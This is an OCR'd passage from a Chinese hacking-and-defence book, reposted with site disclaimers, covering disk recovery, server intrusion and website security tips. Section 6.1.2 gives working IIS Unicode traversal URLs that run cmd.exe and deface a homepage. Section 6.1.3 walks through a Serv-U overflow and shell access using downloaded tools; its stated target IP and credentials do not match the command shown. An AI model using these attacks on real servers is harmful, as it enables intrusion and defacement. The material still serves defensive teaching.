这样，就成功地完成了数据的恢复任务。FinalData 的功能很多，有兴趣的读者们可以深入去学习一下，限于篇幅就不再一一细述了。

如果出现了“当前硬盘的所有分区都被删除”的情况，这个时候还可以使用 FinalData 恢复硬盘数据吗？幸运的是，用户仍然可以使用 FinalData 恢复硬盘数据！方法如下：

首先，将 A 机中需要恢复分区的硬盘拆下，并在 B 机中设为从盘。

步骤 10

接着，在 B 机中安装 FinalData 并运行它。依次单击“文件”→“打开”菜单，出现“选择驱动器”窗口，在“物理驱动器”选项卡列表中选择“硬盘 2”（即从盘）。如图 5-111 所示。



图5-111 选择驱动器

步骤 11

在随即弹出的如图 5-112 所示对话框中，就可以看到“硬盘 2”共有两个分区，使用的文件系统（这里为“类型”）、分区大小等信息。



图5-112 分区列表

步骤 12

在出现如图 5-113 所示的界面时，直接单击“确定”按钮继续。



图5-113 对话框

步骤 13

在出现如图 5-114 所示的界面时，耐心等待恢复进度的结束。




图5-114 恢复进度

步骤 14

在返回 FinalData 窗口后，选中要恢复的数据并单击“复原”按钮，接下来的指定保存路径等操作与前面恢复文件的过程一样，此处略。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



第6章

黑客VS网站网管

在网络安全中，提供网站等服务的服务器是最容易受到各种各样的攻击，其中，尤以企业网站最受“黑客”关注，这是因为网站是一个面向 Internet 的“对外型”内容载体，由于访问不受时间、用户、操作系统等因素的影响，网站往往访问流量较大、影响面较广，如果企业网站被黑客攻陷并被换以其他内容，往往会使企业的运作产生被动。

由于网站和服务器都具有基本的保护措施，所以相对于一般上网的个人电脑而言显得较不易入侵成功。然而，由于很多服务器软件或操作系统的设计防漏，常会造成各种各样的漏洞导致黑客们有机可乘，甚至造成网络灾难。所以，服务器的安全绝不能掉以轻心。

在本章中，将为读者们讲解服务器与网站常见的攻防实例。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

6.1 服务器攻防实例

服务器就是提供各种服务的计算机，如网络服务器、数据存储 / 分析服务器、影视服务器等等。其中，面向 Internet 等外部网络开放的服务器最容易受到黑客的关注，如提供网站、邮件、FTP 等服务的服务器。在网络安全中，网络服务器一直是黑客与网管员交锋的重点战场。

6.1.1 服务器安全概述

服务器攻防的重点就在于漏洞，漏洞的利用是初、中、高级黑客的必经过程，有漏洞还要有相应的漏洞利用工具。所以，黑客需要先使用扫描工具对目标计算机进行漏洞扫描，然后再去使用相应的漏洞工具进行攻击，这样才能完成一台服务器的入侵任务。

在十年前，入侵一台服务器也许并不是一件太难的事，因为那时基本上都是在使用 Windows 2000，这个系统的漏洞实是在太多——著名的 3389 漏洞就曾让数以万计的服务器沦落黑客之手，如图 6-1 所示。




图6-1 3389漏洞

如今的服务器已经得到了很好地保护，网管员在复杂的安全环境中不得不耐心地做好各种防护工作——这使得目前的服务器攻击变得很难，有时甚至需要一些运气才行！例如，被攻击的服务器网管员是个不把网络安全当回事的人！

很多黑客新手以为高手只要出手就一定能攻破服务器的保护网，其实不是这样的——绝没有人可以 100% 的入侵任意服务器！即使是一台普通的企业服务器，有时也需要做好大量的准备工作，具有丰富的攻击经验、存在可以攻击的漏洞并且有相应的漏洞利用工具，才有可能入侵成功。

服务器在网络安全方面最致命的是：提供的服务越多，防护体系就越难做到完善。例如，一台服务器允许上传文件，并没有对文件的后缀名加以限制。这个时候，黑客就可以上传一个 ASP 木马并在服务器中执行，这样服务器也能被入侵成功！

这就是为什么大型网络总是喜欢把不同的服务由不同的服务器来承担的原因之一，因为只提供一种服务会在安全配置上容易一些，把服务分化的另外一个原因就是为了提速。

6.1.2 漏洞攻击实例

服务器的攻防一直是让黑客们着迷的事，这是因为服务器中往往存储了大量的资源。针对服务器的入侵一般会使用 5 种方法，即：

- 通过网址或 IP 地址
- 通过 Windows 等操作系统
- 通过 IIS、第三方程序或网站漏洞
- 通过破解密码
- 通过瘫痪攻击

在一台服务器中，安装的操作系统、Serv-U 等服务器软件或网站，都有可能存在各种各样的安全漏洞。下面，让我们以一个系统漏洞为例，来看看如何对服务器进行入侵，具体的实现过程是：

首先，通过“X-Scan”或其它程序对服务器进行扫描。在耐心等待一段时间后，如果 IIS 有漏洞的话就会给出类似于如图 6-2 所示的列表。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图6-2 扫描出来的漏洞列表

IIS 服务器在方便用户使用的同时，也带来了很多安全隐患。例如，有人列出的各个 IIS 版本的漏洞总合就在千余项之多，其中能导致服务器崩溃、远程入侵的也不计其数。在上图中列出的漏洞都是 Unicode 漏洞，这是 IIS 五种漏洞类型中的一种，这五种类型是：


- .ida&.idq 漏洞
- Unicode 目录遍历漏洞
- Webdav 漏洞
- .asp 映射分块编码漏洞
- Printer 漏洞

Unicode（统一的字符编码标准，采用双字节对字符进行编码）可以说是一段时期以来最为流行的攻击入侵手段，国内就有数家大型网站曾被这种入侵手段攻击过。IIS4.0 和 IIS5.0 都存在利用扩展 Unicode 字符取代“/”和“\”而能利用“../”目录遍历的漏洞，未经授权的用户可以利用 IUSR_Machinename 账号的上下文空间访问任何已知的文件。该账号在默认情况属于 Everyone 和 Users 组的成员，因此任何与 Web 根目录在同一逻辑驱动器上的能被这些用户访问的资源，都可以被入侵者进行删除、修改或是执行。

Unicode 目录遍历漏洞由于有一定的规则性，所以既可以使用扫描工具来搜索出，也可以直接在 IE 浏览器的地址栏中手工查出，如图 6-3 所示。



图6-3 漏洞查找



利用 Unicode 漏洞可以轻松知晓网站的目录所在，要完成这项任务，只需使用命令“http://x.x.x.x/scripts/..%c0%af../winnt/system32/cmd.exe?/c+set”或“http://x.x.x.x/ scripts/root.exe?c+set”即可，如图 6-4 所示。



图6-4 漏洞利用命令

在最后一行我们可以看到路径为“C:\inetpub\wwwroot”目录，也就是说 SET 命令已经找到了被入侵主机的主页存放的位置了。找到主页目录后，我们假设主页文件是：index.asp。现在让我们来确认一下文件是否可读写，这一点可以用如下命令：

http://x.x.x.x/scripts/..%c0%af../winnt/system32/attrib.exe?%20-r%20-h%20c:\inetpub\wwwroot\

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

index.asp

如果出现下面英文：

CGI Error

The specified CGI application misbehaved by not returning a complete

set of HTTP headers. The headers it did return are:

那么就可以修改对方的网页了。现在最简单的方法就是用 ECHO 修改网页的内容。命令如下：

http://x.x.x.x/scripts/..%c0%af../winnt/system32/cmd".exe?/c+echo+ 提醒网站有漏洞 +> c:\inetpub\wwwroot\index.asp

当看到如下信息时，说明被入侵网站的首页已经被改了，此后任何人登陆这个网站时，该网页都会出现一片空白，并在中部有“提醒网站有漏洞”几个字。

最后，简单说一下 Unicode 漏洞的解决方法：要解决这类的漏洞，最简单有效的方法就是安装相应的补丁程序（服务器软件同样也会有版本和补丁），该漏洞补丁随微软安全公告 MS00-057 一起发布。

6.1.3 第三方组件溢出攻击

服务器由“服务器硬件”和“服务器软件”共同组成。服务器组件一般是指 Windows 的内置组件 IIS，如果觉得 IIS 在功能和安全性方面不能满足要求，也可以使用第三方的服务器组件，如 Apache、Alt-N MDaemon、WebEasyMail、MySQL、SQL Server、Serv-U 等等。通过安装这些组件，也可以实现网站、FTP 等服务。例如，可以通过 MySQL 程序完成数据库环境的准备，等等。

通常，是否需要安装这些服务器程序，主要看我们需要架设什么样类型的网站，如：

- 静态网站：通常都是使用 IIS 来提供环境。
- asp：通常都是使用 IIS 来提供环境。
- CGI：IIS+ 相应插件。
- PHP：IIS+ 相应插件 +MySQL。
- 邮件收发：IIS、WebEasyMail 等。
- FTP：IIS 或 Serv-U 等。

……

和 IIS 一样，很多服务器软件都出现过安全问题。问题出现的诱因一般有两种，一是设置不当，二是软件本身设计有 BUG。

下面，以 Serv-U 服务器组件为例演示一下入侵的过程。Internet 中的很多 FTP 服务器都是使用 Serv-U 架设的。作为一个著名的 FTP 服务器软件，它于近期被发现存在了一些致命的漏洞。下面，让我们来以一个实例看看 Serv-U 是如何被入侵的，以及它对服务器操作系统的影响。

步骤 1

使用 FTP 扫描工具扫描 Internet 上某个网段中的 FTP 地址，并将得到的 FTP 服务器列表导出到 txt 文件中，以每个 IP 地址为一行的规则保存，如图 6-5 所示。




图6-5 FTP服务器列表

步骤 2

下载 Superscan 扫描器，单击“从文件读取 IP 地址”右侧的按钮，将前导出的存有 FTP 服务器 IP 地址的 TXT 文件导入进来，如图 6-6 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图6-6 导入列表

步骤 3

在“主机和服务扫描设置”选项卡设置界面中，将“扫描类型”设置为“直接连接”，如图 6-7 所示。




图6-7 设置选项

步骤 4

单击“扫描”选项卡界面左下角的“扫描”按钮后，耐心等待扫描的结束；在扫描完成后，单击“查看 HTML 结果”按钮，如图 6-8 所示。



图6-8 搜索进度

步骤 5

在接着打开的页面中，可以看到如图 6-9 所示的结果。在其中，可以看到 FTP 服务为 Serv-U。




图6-9 搜索结果

OK，现在我们已经知道了如下资料：

- 目标主机的 IP 地址
- 目标主机 FTP 的类型
- 目标主机 FTP 的弱口令（没有高级权限）

步骤 6

登录“http://hshy9.ys168.com” 下载 KillFTP 和 NC 两个小工具。在“命令提示符”窗口中，使用 CD 命令进入 killftp 工具所在目录，并使用“killftp 192.168.1.99 21 123 123”命令，对一台 IP 地址为 192.168.1.3 的 FTP 服务器，账号为 CPCW，密码为 CPCW 的主机进行溢出攻击。当溢出成功后，会看到如图 6-10 所示的提示信息。



图6-10 溢出攻击

步骤 7

在“命令提示符”窗口中，输入“Telnet 192.168.1.3 8111”命令，利用 Telnet 程序连接目标 FTP 服务器的 8111 端口，如图 6-11 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图6-11 连接服务器

步骤 8

稍后，会打开一个新的命令提示符窗口，这里可以看出已经登录到了 C 盘根目录下了，如图 6-12 所示。




图6-12 成功连接到服务器

显然，黑客已经通过 Serv-U 漏洞，间接地完成了服务器的入侵。在成功入侵了服务器后，服务器上存储的资源自然也就毫无安全性可言了。

6.2 网站攻防基础

随着产品竞争日趋激烈，如何吸引顾客，提供个性化的产品销售平台，就成为了许多企业关注的热点。时至今日，根据 IDC 公布的数字显示，每天在网上购物的个人和团体大概有 6 亿。所以，假如有客户对企业的产品和服务感兴趣，他们可能会随时键入企业的名字来找寻企业网站。由此可见，企业架设网站的潜在商机是不可低估的。网站作为企业面向内外部网络的一个窗口，它的安全性十分重要。一个不小心，就可以“引狼入室”。

6.2.1 网站的安全性

作为一名网管员，必须清楚地知晓一个网站是怎样被访问的，因为黑客对网站入侵也就是围绕这些来进行的。

当互联网用户访问一个网站时，首先要从本地客户端向存储了网站内容的服务器发出浏览网站的请求，这个操作很容易：在 IE 等浏览器的地址栏中输入 URL，并按 Enter 键确认即可。在如图 6-13 所示中，我们可以看到 IE 浏览器与存储了网站内容的服务器交互流程。




图6-13 访问流程

步骤 1

IE 浏览器会根据网民输入的网址，通过 DNS 服务器来查找对应的 IP 地址，如果直接输入 IP 地址，则会直接寻找到相对应的服务器。

步骤 2

在寻找到服务器后，会检查当前输入的网址（如 http://202.102.48.141/index.asp）是否对应了 IIS 中的默认网站，如果是则会反馈默认网站的首页供浏览。如果不是，则会检查网址（http://202.102.48.141/web）是否对应了 IIS 中的默认网站的子目录(如 Web 目录)，如图 6-14 所示。




图6-14 网站结构

如果网址中指向到的二级、三级……目录不存在，则会终止网民的浏览请求——通常会

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

给出一个错误404的页面。如果能够找到对应的目录，则会检查此目录下是否有首页文件。如果网民的浏览请求中指定了首页名称（如http://202.102.48.141/index.asp），那么将会首先检查此目录下是否有指定的首页名称，如果没有则会终止浏览，如果有则会显示这个首页内容。如果网民的浏览请求中没有指定首页名称（如http://202.102.48.141）。那么，将会自动按网站首页属性中设置的首页名称排列顺序进行检索，并显示最先找到的首页内容。

例如，在IIS中设置网站的首页名称有如图6-15所示的这些。




图6-15 首页名称

那么，将会自动依次按从上到下的顺序检索目录中是否有这些文件的存在，如果所有的文件都与用户请求的页面名称不符，那么将会终止浏览请求的响应。

通常，网站管理员会将网站中的首页名称在这里进行添加，或是对排列的上下顺序进行调整。如果调整首页名称的位置处于最上端，那么将会减少首页的寻找时间，进而提高网站首页被浏览的响应速度。

对于黑客来说，通常会对常见的首页名称了如指掌，这样才能在进行一些手工探测页面的操作时轻车熟路。

6.2.2 建站技术

要对一个网站进行入侵，首先要明白网站使用的是什么建站技术。目前，流行的建站技术多种多样。但总的来说，可以分为两大类，即：静态网页技术和动态网页技术。这两种技术都有其自身的特点。

1.静态网页技术

静态网页是指使用HTML（Hypertext Markup Language，中文通常称为超文本置标语言，或超文本标记语言）语言编写的各种各样的Web文档，这些网页除非使用DW等工具去修改它，否则总是一成不变。

当客户端通过IE等浏览器发送URL浏览请求给服务器时，服务器在查找到对应的网页文件时，会直接返回给客户端，如图6-16所示。



图6-16 静态网页

稍后，在客户端的浏览器中显示的页面内容，和存放在服务器上的网页内容完全相同。静态网页的后缀名通常为.htm或.html。

2.动态网页技术

随着交互性网站的发展需要，HTML已经满足不了网站发展的技术需求了，动态技术随之应运而生。

当静态网页中有了JAVAScript和VBScript语言编写的脚本后，客户端在打开网页时，将会先执行这些脚本语言，进而实现很多动态的页面效果，如动态显示时间、文本等。

动态网页技术不仅可以为服务器、客户端和网站之间提供极好的互动功能，还可以充分发挥出网站数据库的效能。当用户通过浏览器发出页面请求后，服务器可以根据页面请求，产生结果

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

页面并将它返回给客户端。动态网页技术已被广泛应用到聊天室、论坛、网上购物、信息管理等交互性网站上。

典型的动态网页技术有ASP、ASP.NET、PHP、JSP和CGI等，ASP文件的默认后缀名为.asp，如果要在IIS中运行使用其他后缀名保存的文件，只需在IIS网站属性的应用程序映射中添加一种后缀名，并指定可执行文件为asp.dll即可实现。实际上，如果去掉网页中包含的、用于实现动态功能的VBScript、Java、script或ASP内置的对象等语句，它和标准的HTML文件并没有任何区别。

在如图6-17所示中，给出了Dreamweaver CS3中列举的网页文件扩展名以及使用的建站技术名称。



图6-17 建站技术

作为一名网络管理员，至少要在看到常见的网页文件时，就能明白目标网站是用什么建站技术设计的，进而才能去查找相应的漏洞。例如，在如图6-18所示中，可以看到当前网页的路径中，网页的扩展名为“aspx”，通过这个扩展名可以看出当前网站使用了asp.net技术。



图6-18 通过后缀名识别建站技术

那么，破解网站的方向就可以有个初步的目标，接下来就可以使用asp漏洞扫描软件对网站进行初步的探测了。

3.源代码

网站不仅有我们可以浏览的前台页面——在如图6-19所示中可以看到这是一个登录页面。




图6-19 网站前台

其实，网站中的每个网页都有后台的源代码页面，如图6-20所示。



图6-20 源代码

在这些源代码中，如果是动态网页，那么其中“<%”和“%>”之间的内容将由服务器的IIS等组件来读取并解释，它们不会在前台显示出来。换句话说，只要不是专门供服务器IIS等组件调用的程序代码，都可以在这里看到。所以，黑客可以在这里搜索到一些想要的东西，如电影的存储路径，等等。

4.路径

在进行入侵操作之前，黑客需要知晓网

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

站的一些基本路径，如管理目录的路径大多为 http:// 域名 /admin、管理员登录路径为 http:// 域名 /admin/login.asp 等等。这些路径都是基本路径，我们在入侵网站时首先就应查找、探测这些路径是否存在，如果存在就等于找到了一个入侵的大门，接下来方可以使用各种攻击方法。

6.2.3 网站安全十个重点

网站的安全不是一言两语能说得清的，下面，以十个方面来浅谈一些网站的安全注意事项。

（1）如果存储有网站的硬盘出现故障，那么在送修的过程中，一定要选择信誉好的商家，以免网站等数据被全盘复制。

（2）仔细查看网站程序的安装说明，切记修改默认数据库名称，并且把默认的数据库存储目录进行更改，如图 6-21 所示。



图6-21 安全提示

（3）尽量不采用无组件上传，使用其他组件上传方式（比如 Fileup 或 LyfUpload），部分无组件上传带有严重漏洞，一般可通过修改 upfile.asp 文件选择上传方式。

（4）如果不是自己开发的网站，那么应经常访问相关官方网站，关注程序安全漏洞和更版本，及时给自己程序升级或打上补丁，如图 6-22 所示。



图6-22 访问补丁提示网站

（5）尽量不采用修改版和插件版的程序，因为修改后的程序可能会使漏洞更多，而且补丁也不一定完全适用。经常检查网站内文件，发现可疑文件后及时处理，并分析可能的原因。

（6）设置相对复杂的 FTP 密码和网站管理密码并经常修改，同时考虑修改网站后台管理的文件名称。

（7）对于 SQL 数据库，可以用企业管理器连接，然后把重要数据表设置为只读权限，例如把网站的管理员表修改为只读以后，可以防止任何方式添加管理员。

（8）二次开发时切记做好对特殊符号的过虑，防止注入漏洞。

（9）经常备份自己的网站数据，因为网站安全的第一要求就是备份，防止被黑以后数据丢失。备份的方法有两种，一是只备份网站的数据库，二是通过 FTP 的方式备份整个网站，如图 6-23 所示。



网站喜欢选在节假日对应用程序进行升级，圣诞节就是很典型的一个旺季。网站往往会增加许多新功能，但却忽略了安全上的考虑。如果网站不增加新功能，这又会对经营业绩产生影响。网站应该在程序开发的各个阶段都安排专业的安全人员。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图6-23 备份网站

（10）如果有服务器管理权限，那么建议把论坛上传图片目录权限设置最低。

6.2.4 IIS的安全性策略

在安装 IIS 完成后，网管员会发现默认只支持静态网页，对于 ASP 等动态网页技术则处于“锁定”状态，我们必须自己启用才行。这样做的目的，是IIS为了能够降低入侵者攻击的机会。在本节中，将讲解能够在 IIS 中实施的几条安全措施。

1.验证用户身份

